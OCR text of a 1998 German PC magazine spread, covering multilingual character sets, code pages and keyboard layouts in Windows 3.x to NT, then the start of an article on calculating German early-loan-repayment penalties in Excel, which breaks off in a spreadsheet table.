Sollten Sie von Ihrem Probe-Abo nicht vollständig überzeugt sein und keinen weiteren Bezug wünschen, so teilen Sie uns dies bitte bis spätestens 14 Tage nach Erhalt der 3. Lieferung schriftlich mit - ein Fax genügt auch.
Ansonsten wird Ihr Probe-Abo in ein reguläres Abo mit 11 Ausgaben pro Jahr umgewandelt. Dieses Jahres-Abo kostet nur DM 92,-.
Jedes Abo verlängert sich um weitere 11 Ausgaben, wenn nicht spätestens 2 Monate vor Ablauf eine schriftliche Kündigung erfolgt.



Fremde Schriften unter Windows


Buchstaben-salat

Immer mehr Menschen sprechen mehrere Sprachen. Wir zeigen, wie der Rechner Ihnen bei **mehrsprachiger Korrespondenz** hilft.

TOM RATHERT

Fast jede Sprache verwendet eigene zusätzliche Buchstaben: die deutsche das ß, die schwedische das Å und die spanische das Ñ. Wer diese Buchstaben nur gelegentlich einsetzt, kann auf die Sonderzeichen des ANSI-Codes zugreifen (siehe Textbox „Zeichensätze“, S. 227). Dieser enthält jedoch nicht alle Schriftzeichen. Die liefern erst zusätzliche Schriften (Zeichensätze).

Wer längere Texte in einer Fremdsprache schreibt, will die entsprechenden Zeichensätze mit den gewünschten Buchstaben ständig auf der Tastatur erreichbar haben. Dafür sorgen Tastaturlayouts: Sie legen fest, auf welcher Taste welcher Buchstabe liegt. So sind beispielsweise bei amerikanischer und deutscher Tastatur Z und Y vertauscht sowie die Satz- und Währungszeichen anders angeordnet.



KOMPAKT: Die Ländereinstellungen in Windows 3.x enthalten die spezifischen Länderkennzeichen.

Weitere Unterschiede liegen in den verschiedenen Regeln wie zum Beispiel den Sortierreihenfolgen oder dem Datumsformat. Im Französischen werden die diakritischen Zeichen (Zeichen mit Akzent) von rechts nach links sortiert und nicht, wie im Englischen, von links nach rechts. Im Norwegischen folgen auf das Z in der Sortierreihenfolge weitere Zeichen. Im Spanischen ist CH ein eigenständiges Zeichen zwischen C und D, und Ñ steht zwischen N und O.

Die Windows-Betriebssysteme legen all diese lokalen Unterschiede auf sogenannten Code-Seiten fest. Das sind interne Tabellen, mit denen ein Betriebssystem die Tastatur mit den einzelnen Buchstaben der Zeichensätze verbindet. Eine Code-Seite ordnet jedem Bytewert ein Zeichen aus dem entsprechenden Zeichensatz zu. Bei der Installation des Betriebssystems wählt Windows die vorgegebene Code-Seite der lokalisierten Version. Andere Code-Seiten werden auf die Festplatte kopiert, wenn der Anwender eine alternative Tastaturbelegung wählt. Das heißt: Die Sprache in den Menüs bleibt Deutsch, den Tasten sind jedoch beispielsweise schwedische Schriftzeichen zugeordnet.

Das Betriebssystem legt außerdem Zahlen- und Währungsformat fest: beispielsweise Kronen für Schweden oder ein , für die Tausendertrennung in Großbritannien. Unterschiede gibt es ebenfalls beim Datums- und Zeitformat. So schreiben die Amerikaner als einzige Nation auf der Welt den Monat an den Anfang. Beim Zeitformat gibt es die Wahl zwischen einer 12- und einer 24-stündigen Anzeige.

Unter Windows – wobei die Anordnung in den verschiedenen Versionen voneinander abweicht – spielen vier Menüpunkte in der *Systemsteuerung* für die Schrift eine Rolle:

- *Schriftarten* für die Verwaltung der Fonts. In diesem Ordner speichert Windows alle Schriften.
- *Ländereinstellungen* legt Listentrennzeichen, Datums- und Zeitformat sowie Währungs- und Zahlenformat fest,
- *Tastatur* bestimmt die Tastaturgeschwindigkeit und Wiederholrate und
- *Software*, worin in Windows 95 und 98 die Sprachunterstützung festgelegt wird.

Ländereinstellungen

Das Ändern der Ländereinstellungen macht in der Regel nur bei einem Einsatz außerhalb von Deutschland einen Sinn oder falls Sie für eine ausländische Firma in Deutschland arbeiten und deshalb das dortige Zeit-, Datums- und Währungsformat verwenden wollen.

Während bei Windows 3.x die deutsche Version auf die westeuropäischen Sprachen und Nordamerika beschränkt ist, wurde der Sprachbereich ab Windows 95 immer mehr erweitert. So unterscheidet das Betriebssystem zwischen verschiedenen Tastaturen je nach Dialektrichtung: zum Beispiel fünfmal Französisch, 15mal Spanisch und fünfmal Deutsch. Außerdem kamen einige osteuropäische Sprachen sowie Indonesisch und Afrikaans hinzu. Neuere CD-ROM-Pressungen beherrschen auch Türkisch und sämtliche osteuropäischen Sprachen. Trotzdem gibt es noch Unterschiede: So unterstützt Windows 98 im Gegensatz zu den Vorgängerversionen Wallonisch nicht, und Windows NT bietet zusätzlich die Sprachen Färöisch und Flämisch.

Für asiatische Sprachen benötigen Sie eine andere Windows-Version. Insgesamt gibt es fünf:

- USA und Westeuropa,
- Fernost mit Japanisch, Chinesisch und Koreanisch,
- PanEuropa,
- Mittelost mit Arabisch und Hebräisch




• sowie Thai, basierend auf den thailändischen Code-Seiten.

Hilfsprogramme zu anderen Sprachen sind in der Textbox auf S. 228 unten aufgeführt. Sie finden sie auch auf der CD-ROM zu Heft 10/98 und auf unserer Homepage (Suchverweis am Ende).

Windows 3.x

Windows 3.x bietet nur eine eingeschränkte Sprachunterstützung. Sie befindet sich in der *Ländereinstellung* und nicht unter *Software*. Im *Tastatur*-Menü gibt es nur Optionen für die Tastaturgeschwindigkeit mit *Verzögerung* und *Wiederholrate*. Zentrales Element für die Spracheinstellung ist die *Ländereinstellung*: Der Unterpunkt *Land* bestimmt gleichzeitig das Maßsystem und das Listentrennzeichen sowie Datums-, Währungs-, Zahlen- und Zeitformat. Diese Einstellungen lassen sich jedoch einzeln verändern.

Unter *Sprache* geben Sie die Sprache ein, die Sie verwenden wollen. In Windows 3.x läßt sich immer nur eine Sprache installieren. Ein Umschalten wie in Windows 95, 98 oder NT zwischen einzelnen Code-Seiten ist nicht vorgesehen. Wenn Sie die Sprache ändern, bleibt die in Windows verwendete Sprache erhalten (die Menüleisten sind also weiterhin auf deutsch benannt). Was sich ändert, sind die Belegung der Tastatur und die verwendeten Zeichensätze in den Anwendungen.



AUSGEFÜLLT: Nun kann Windows alle west- und osteuropäischen Sprachen unterstützen.

Außerdem bestimmt die Spracheinstellung in den Anwendungen die Sortierung sowie die Groß- und Kleinschreibung – sofern die Programme nicht eigene Sortier- und Vergleichsalgorithmen verwenden.

Tastaturlayout schließlich legt die länderspezifische Belegung der Tasten fest.

Windows 95 und 98

Windows 95 und 98 bieten das Umschalten zwischen einzelnen Tastaturbelegungen und den zugehörigen Sprachen an. Die Einstelloptionen, um diese Eigenschaft einzurichten, sind jedoch auf zwei Dialoge verteilt: *Windows Setup* und *Tastatur*.

Zuerst müssen Sie die Sprachunterstützung aktivieren: Öffnen Sie dazu die Systemsteuerung und dort das Dialogfeld *Software*.

Wählen Sie die Registerkarte *Windows_Setup*. Dort markieren Sie den Punkt *Sprachunterstützung* und klicken auf *Details*.

Dort stehen fünf Sprachgebiete zur Auswahl: Baltisch, Griechisch, Kyrillisch, Mitteleuropäisch und Türkisch. Wählen Sie den gewünschten Bereich aus, und klicken Sie auf *OK*.

Falls Sie eine ältere Windows-95-Version verwenden, können Sie nicht vorhandene Sprachbereiche nachinstallieren. Microsoft stellt dazu unter

```
ftp://ftp.microsoft.com/softlib/
➥mslfiles
```

den Patch *lang.exe* zur Verfügung. Kopieren Sie *lang.exe* in einen leeren Ordner, und entpacken Sie die Datei per Doppelklick. Anschließen rufen Sie unter *Software/Windows Setup/Diskette/Durchsuchen* die Datei *Mullango.inf* auf.

Im nächsten Schritt bestimmen Sie das Tastaturlayout. Öffnen Sie dazu in der *Systemsteuerung* das Dialogfeld *Tastatur*, und wählen Sie die Registerkarte *Sprache*. Wenn Sie auf den Button *Hinzufuegen* klicken, erscheint eine Dialogbox mit den zur Verfügung stehenden Sprachen. Markieren Sie die gewünschte Sprache, und klicken Sie auf *OK*. Bestimmen Sie eine der Schriften als ➲

ZEICHENSÄTZE

ANSI: American National Standard Institute. ANSI ist ein genormter Satz aus 256 Zeichen (Buchstaben, Ziffern, Interpunktionszeichen und Sonderzeichen). Jedem der 256 darstellbaren Zeichen ist eine Zahl zwischen 0 und 255 zugewiesen. Der ANSI-Code wird von Windows und Windows-Programmen zur Zeichendarstellung verwendet. Nicht-Windows-Programme verwenden zur Zeichendarstellung dagegen meist den ASCII-Zeichensatz. Die Belegung des ANSI- und des ASCII-Zeichensatzes ist für die Zeichen mit den Nummern 32 bis 127 identisch und enthält das lateinische Alphabet sowie Satz- und Währungszeichen. In den Werten 128 bis 255 finden sich etliche Sonderzeichen wie deutsche Umlaute, französische Akzentzeichen oder das spanische Ñ.

ASCII: American Standard Code for Information Interchange. ASCII wurde 1968 mit der Absicht entwickelt, Datenübertragung zwischen divergierenden Hardware- und Software-Systemen zu standardisieren. Das Codierungsschema ordnet jedem Zeichen aus einem standardisierten Zeichensatz eine Zahl zu. Zur Codierung werden 7 oder 8 Bit (erweiterter ASCII) verwendet, wodurch bis zu 256 Zeichen (Buchstaben, Ziffern, Satzzeichen, Steuerzeichen und andere Symbole) darstellbar sind. Die ersten 32 Zeichen sind für Steuerzeichen reserviert.

Ein erweiterter ASCII-Code ist ein Satz von Zeichen, der den ASCII-Werten zwischen dezimal *128* und *255* (hexadezimal: *80hex* bis *FFhex*) zugeordnet ist. Er kommt beim PC zum Einsatz. Die Zuordnung spezifischer Zeichen zu den erweiterten ASCII-Codes variieren zwischen Computern, Programmen, Schriften und grafischen Zeichensätzen. Mit den 128 zusätzlichen Zeichen des erweiterten ASCII-Satzes lassen sich zum Beispiel Akzentbuchstaben, grafische Zeichen und spezielle Symbole darstellen.

EBCDIC: Extended Binary Coded Decimal Interchange Code ist ein IBM-Code, der 8 Bit für die Darstellung von 256 möglichen Zeichen (im Gegensatz zu den 7 Bit und 128 Zeichen im Standard-ASCII-Zeichensatz) verwendet. Dieser Standard wird überwiegend in IBM-Großrechnern eingesetzt.

Unicode: Ein Zeichensatz-Standard aus 16-Bit-Zeichen, der 1988 bis 1991 vom Unicode Consortium entwickelt wurde. Unicode verwendet für die Darstellung eines Zeichens zwei Byte und kann auf diese Weise fast alle Schriftsprachen der Welt mittels eines einzigen Zeichensatzes darstellen. Dies ist notwendig, da der aus 8-Bit-Zeichen bestehende ASCII-Code noch nicht einmal alle möglichen Buchstaben und Zeichen mit zusätzlichen Kennzeichen (wie die Umlaute) des lateinischen Alphabets darstellen kann.


Es wurden bereits etwas 39 000 der 65 536 möglichen Unicode-Zeichencodes zugewiesen. Davon wurden 21 000 für chinesische Begriffszeichen verwendet. Der Unicode-Standard kommt bei Windows NT zum Einsatz.

Standardschrift, mit der Sie die meiste Zeit arbeiten.

Wenn Sie die Windows-9X-Installations-CD-ROM einlegen, installiert Windows die Schriften der gewählten Sprache. In den meisten Programmen lassen sich jetzt andere Sprachversionen von *Times New Roman, Arial* und *Courier New* durch den Tastaturbefehl *[Umschalt-Alt]* aktivieren und deaktivieren.

Excel zeigt hinter den Schriftnamen die Zusätze *CYR* (Kyrillisch), *CE* (Mitteleuropa), *Baltik* (Baltische Sprachen), *Tur* (Türkisch) oder *Greek* (Griechisch). Die Schriften ohne Bezeichnung sind westeuropäische Schriften (Standard-ANSI-Zeichensatz). Word verwendet – ohne besondere Kennzeichnung – die passende Schrift zum gewählten Tastaturlayout.

Die gerade unterstützte Sprachversion kennzeichnet Windows in der Task-Leiste durch ein kleines, blauen Kästchen,



AUSWAHL: Sie können zwischen dem tschechischen, türkischen und deutschen Tastaturlayout hin- und herschalten.


das die Länderkennung enthält. So bedeutet beispielsweise *De* deutsche, *Es* spanische und *Cz* tschechische Tastatur und Schriften. Klicken Sie mit der linken Maustaste darauf, erhalten Sie die Auswahl der installierten Zeichencodes. Klicken Sie sie mit der rechten Maustaste an, und wählen Sie den Menüpunkt *Eigenschaften*. Dadurch gelangen Sie in die Dialogbox *Tastatur* der *Systemsteuerung*.

Windows NT

Unter Windows NT, das auf dem Unicode basiert (siehe Textbox „Zeichensätze“, S. 227), fällt der Dialog *Sprachunterstützung* weg. Die Sprachen wählen Sie im Dialogfeld *Tastatur* aus.

DOS

Die DOS-Shell bleibt von den Änderungen unberührt. Die Codepage unter DOS ändern Sie über die Datei *changecp.exe* (Windows 95) oder *chdoscp.exe* (Windows 98). Sie befindet sich auf der Betriebssystem-CD-ROM



EIN KLICK mit der linken Maustaste ruft die Sprachauswahl auf.

im jeweils gleichnamigen Verzeichnis. Kopieren Sie das Programm in Ihr Windows-Verzeichnis, und rufen Sie das Programm auf. Nun wählen Sie die gewünschte Sprache in der Dialogbox.

Anwendungen

Nicht alle Anwendungen sind kompatibel zur Sprachunterstützung von Windows. Internet Explorer 4.0 und Netscape Navigator 4.0 nutzen die in Windows 95 installierten Schriften. TR

Die Hilfsprogramme finden Sie unter `www.pc-magazin.de/magain/extras.htm`
Unter *Online Extras* wählen Sie *Praxis* und klicken auf das *Download*-Feld zu diesem Beitrag.

HILFSPROGRAMME

Kirillica enthält Tastaturlayouts und Schriften zu den meisten europäischen Sprachen. Hinzu kommen ein Tastaturlayout-Editor und ein Übersetzungsprogramm für Englisch, Französisch und Russisch.
Info: Link & Link, 44135 Dortmund, www.linundlink.de, 798 Mark

Global Writer 2.0 ist eine Textverarbeitung samt Tastaturlayouts für mehr als 100 Fremdsprachen – unter anderem für asiatische Sprachen. Mit enthalten sind eine multilinguale Rechtschreibprüfung und ein mehrsprachiger Thesaurus.
Info: Softline, 77704 Oberkirch, www.softline.de, 448 Mark

UniType for Windows unterstützt Textverarbeitungen mit fremden Schriften. Lieferbar sind fünf Pakete mit unterschiedlichen Sprachen.
Info: Softline, 77704 Oberkirch, www.softline.de, 398 bis 998 Mark

KeyMap bietet Tastaturlayouts für osteuropäische und asiatische Sprachen.
Info: KeyMap, Will Software, www.will-software.com, je nach Sprache 76 bis 125 Mark

Accent Composer vereinfacht das Einfügen von Buchstaben mit Akzenten in Windows 95 und NT.
Info: www.kovcomp.co.uk/acomp10.zip, Shareware

Mit **Jankos Keyboard Generator** gestalten Sie das Tastaturlayout für eine beliebige Sprache selbst.
Info: solair.eunet.yu/-janko, Shareware

Russian Keyboard 1.0 plaziert ab Windows 3.x die kyrillischen Fonts *KOI8-R* und *Windows-1251* auf der englischen Tastatur.
Info: CPM Inc., www.geocities.com/Eureka/Gold/5478/russkbd.zip, Freeware

Switch It ist ein Tastaturlayout-Schalter für Windows 95 und NT.
Info: www.quite.net/-hubbie/switchit/dl/switchit21b.zip, Freeware

Soweit uns die Programmierer und Firmen Trial-Versionen und Shareware zur Verfügung gestellt haben, befinden sich die Programme auf der Heft-CD-ROM aus PC Magazin 10/98.
Weitere interessante Internet-Adressen zum mehrsprachigen Windows sind:

```
www.odinet.de/slovo
www.paratype.com
www.cyrillic.com
ftp://ftp.swapkeys.com/swapk.zip
http://ourworld.compuserve.com/
➥homepages/thomas_bigler/
http://ourworld.compuserve.com/
➥homepages/thomas_bigler/cm32!.
➥zip
http://www.netsales.net/index.
➥wcgi/lark/prod/1193875-1
http://www.gy.com/www/ww1/ww2/
➥daca34.htm
http://www.gy.com/www/ww1/ww2/
➥daca13.htm
```





Vorfälligkeitsentschädigung bei Kreditabbruch

Creditum interruptum

Wer ein Bankdarlehen vorzeitig ablösen will, muß mit erheblichen Kosten rechnen. Excel rechnet vor, was die Bank darf – und was nicht.

MICHAEL MACKEL

Im Sommer 1997 entschied der Bundesgerichtshof (BGH) zugunsten von Darlehensnehmern: Bei berechtigtem Interesse dürfen Darlehen vorzeitig beendet werden. Die Banken müssen das allerdings nicht einfach hinnehmen. Für den entgangenen Gewinn dürfen sie eine Vorfälligkeitsentschädigung verlangen.

Für die Entschädigung legte der BGH „im Namen des Volkes" zwei Methoden der Berechnung fest. Im Volke sind jedoch nur Finanzexperten zu diesen Berechnungen imstande. Hier erschließt Excel den Zugang zur Aktiv-Passiv-Methode und zur Aktiv-Aktiv-Methode, nach denen laut Gerichtsurteil in Streitfällen künftig die Entschädigung berechnet werden sollen (siehe Step 2).

STEP BY STEP

1 Wer darf abbrechen?
Unter welchen Bedingungen ist laut Bundesgerichtshof ein vorzeitiger Abbruch eines Darlehens erlaubt?


2 Wie wird gerechnet?
Welche Methoden sind zur Berechnung der Entschädigung für die Bank erlaubt?

3 Excel rechnet
Stellen Sie eine Excel-Tabelle auf, die die Vorfälligkeitsentschädigung exakt berechnet.

4 Refinanzierung praxisnah berechnen
Durch die Kombination mehrerer Wertpapiere berechnen Sie die exakte Entschädigung.

1 Wer darf abbrechen?

Für grundpfandrechtlich gesicherte Darlehen – in der Regel also Kredite für Haus oder Wohnung – besteht erst nach zehn Jahren ein Kündigungsrecht (§ 606 Abs. 3 des Bürgerlichen Gesetzbuchs, BGB). Innerhalb dieser zehn Jahre kann ein Grundpfand, also eine im Grundbuch eingetragene Schuld, Immobilien unverkäuflich machen.



EIN DARLEHENSABBRUCH verursacht Zahlungsausfälle, die die Bank kompensieren muß.

Das BGB verbietet jedoch derartige Beschränkungen. In § 1136 steht: *„Eine Vereinbarung, durch die sich der Eigentümer (hier Darlehensnehmer) dem Gläubiger (hier Bank) gegenüber verpflichtet, das Grundstück nicht zu veräußern..., ist nichtig"*.

In zwei Fällen ließ deshalb der BGH Darlehenskündigungen zu:

- Wenn beim Verkauf einer Immobilie der Käufer das Darlehen und die damit verbundene Grundschuld nicht übernehmen will, hat der Darlehensnehmer das Recht, sein Darlehen vorzeitig zu beenden. Denn nur durch Entschuldung wird die Immobilie verkäuflich.
- Wenn der Darlehensnehmer die Immobilie zur Absicherung eines dringend benötigten, höheren Kredits benötigt, etwa für einen Geschäftskredit. Ist die Bank nicht zu dieser Kreditvergabe bereit, weil ihr der Darlehensnehmer vielleicht nicht vertrauenswürdig genug erscheint, darf er abbrechen.

2 Wie wird gerechnet?

Außer der rechtlichen war die kalkulatorische Seite von Darlehensabbrüchen bisher strittig. Gestritten wurde um die richtige Methode, Ablösesummen zu berechnen. Nach herrschender Rechtsauffassung sind die Banken nicht verpflichtet, ihre Gewinnkalkulation offenzulegen. Deshalb machten zahlreiche abhängige und unabhängige Finanzexperten den Richtern Berechnungsvorschläge. Diese wählten in den genannten BGH-Urteilen folgende beiden Methoden aus:

- Aktiv-Aktiv-Methode: Die Ablösesumme wird als neues Darlehen ausgereicht. Das neue Darlehen muß den Zahlungsstrom des alten, abgebrochenen Darlehens ersetzen. Aktiv heißt die Methode, weil Darlehensgeschäfte im Bankenjargon Aktivgeschäfte sind.
- Aktiv-Passiv-Methode: Die Ablösesumme wird in öffentlichen Anleihen angelegt. Die Zinskupons und Tilgungen dieser Anleihen müssen den Zahlungsstrom des alten, abgebrochenen Darlehens ersetzen. Passiv heißt die Me-

thode, weil Geldanlagen im Bankenjargon Passivgeschäfte sind.

Die Ablösesumme besteht in aller Regel aus der Restschuld bei Darlehensabbruch plus einer Vorfälligkeitsentschädigung. Deren Sinn erschließt sich aus der bankenüblichen Refinanzierung von Darlehen.

DIE VEREINFACHTE AKTIV-PASSIV-METHODE findet Vorfälligkeitsschäden durch Abzinsen aller Zahlungsausfälle.

Banken erfüllen Darlehenswünsche fast ausschließlich mit Fremdgeld (Passivgeschäft), also Kapital, das sie von Geldanlegern oder im Interbankenhandel aufnehmen. Dieses Fremdgeld will regelmäßig mit Zins und Tilgung bedient sein. Hierfür benutzt die Bank Ihre regelmäßigen Darlehenszahlungen. Fallen diese Zahlungen wegen Darlehensabbruch aus, dann muß die Bank Ersatzzahlungen schaffen. Das Bild oben zeigt die Situation.

Der Zahlungsstrom *Darlehensraten* und *Restschuld am Darlehensende* fallen wegen Ihres Darlehensabbruchs. Die Bank erhält als Ersatz die ihr nach Tilgungsplan zustehende *Restschuld bei Darlehensabbruch* plus einer *Vorfälligkeitsentschädigung*. Durch Wiederanlage dieses Kapitals muß sie den entfallenden Zahlungsstrom rekonstruieren. Wie hoch muß dieses anzulegende Kapital sein? Wie rekonstruiert man Zahlungsströme?

- Das Gedankenmodell der Aktiv-Aktiv-Methode gibt die einfachste Antwort: Die Bank ersetzt die Zahlungsausfälle des alten Darlehens durch die Zahlungen eines neuen Darlehens, das am Tage des Darlehensabbruchs beginnt und die Restlaufzeit des alten Darlehens hat. Der neue Darlehensnehmer setzt praktisch Ihre Zahlungen fort.

Meist sind die neuen Darlehenszinsen niedriger als die alten. Also muß das neue Darlehen höher sein als die laut Tilgungsplan von Ihnen zu zahlende Restschuld bei Darlehensabbruch. Der fehlende Betrag ist von Ihnen zusätzlich zu zahlen und heißt Vorfälligkeitsentschädigung.

- Das Gedankenmodell der Aktiv-Passiv-Methode ist etwas komplexer: Die Bank ersetzt das alte Darlehen durch eine Vielzahl von Wertpapieren mit gestaffelten Laufzeiten, deren Zinsen und Rückzahlungen so kombiniert werden, daß sie genau die alten Darlehenszahlungen ersetzen.

Da Renditen von Wertpapieren laufzeitabhängig schwanken, ist die Kombination von Höhe, Laufzeit und Rendite zahlreicher Wertpapiere eine Sisyphusarbeit. Am Ende des Artikels finden Sie eine exakte Beispielrechnung dazu. Praktiziert wird eine einfachere, leicht ungenauere Aktiv-Passiv-Methode, wie sie das Bild oben zeigt.

Alle Zahlungsausfälle werden auf das Datum des Darlehensabbruchs abgezinst. Man berechnet also den Barwert aller noch ausstehenden Zukunftswerte. Als Abzinsungssatz dient die Rendite des Wertpapiers mit der längsten Laufzeit, also der Restlaufzeit des abgebrochenen Darlehens.

Dieser Barwert ist der durch den Zahlungsausfall entstandene „Schaden". Er wird mit der Restschuldzahlung bei Abbruch verglichen. Ist der Schaden höher als die Restschuldzahlung, haben Sie die Differenz als Vorfälligkeitsentschädigung auszugleichen.


Seltener kommt auch das Gegenteil vor. Sie haben das Darlehen in einer Niedrigzinsphase aufgenommen und kündigen in einer Hochzinsphase. Dann erhält die Bank höhere Renditen für Ihre Restschuld bei Abbruch und benötigt weniger Kapital, um die Zahlungsausfälle zu kompensieren.

3 Excel rechnet

Ehe Excel übernimmt, zunächst noch einmal die BGH-Urteile. Der BGH befand, daß Banken Kapitalmarkttitel öffentlicher Schuldner, also Anleihen der öffentlichen Hand, wählen können. Hierbei seien Risiko und Verwaltungskosten geringer als bei Darlehen. Der ersparte Aufwand steht dem Darlehensnehmer zu, nicht der Bank.

Die Wiederanlagesätze sind daher um 0,30 Prozent bis 0,35 Prozent zu erhöhen, wie Finanzexperten ermittelten. Höhere Wiederanlagesätze bedeuten für den Darlehensnehmer niedrigere Barwerte, also niedrigeren Schaden und damit niedrigere Vorfälligkeitsentschädigung.

Die Renditen von Anleihen öffentlicher Schuldner, hier Wiederanlage- ▶




	A	B	C	D
2	Vorfälligkeitsentschädigung - Version I			
3	Berechnung nach der Aktiv-Passiv-Methode			
5	Ihre Eingabe der Darlehenskonditionen			
7	Darlehenshöhe	Bw	300.000	DM
8	Nominalzinssatz	Zins	7,75	% p.a.
9	Tilgungssatz	Tilg	1,00	% p.a.
10	Zahlungsmodus	F	0	0/1 *)
11	Anzahl Zinstermine/J	Z_J	12	p.a.
12	Vertragliche Laufzeit	Zzr	10	Jahre
13	Restlaufzeit nach Abbruch	Rlz	7	Jahre
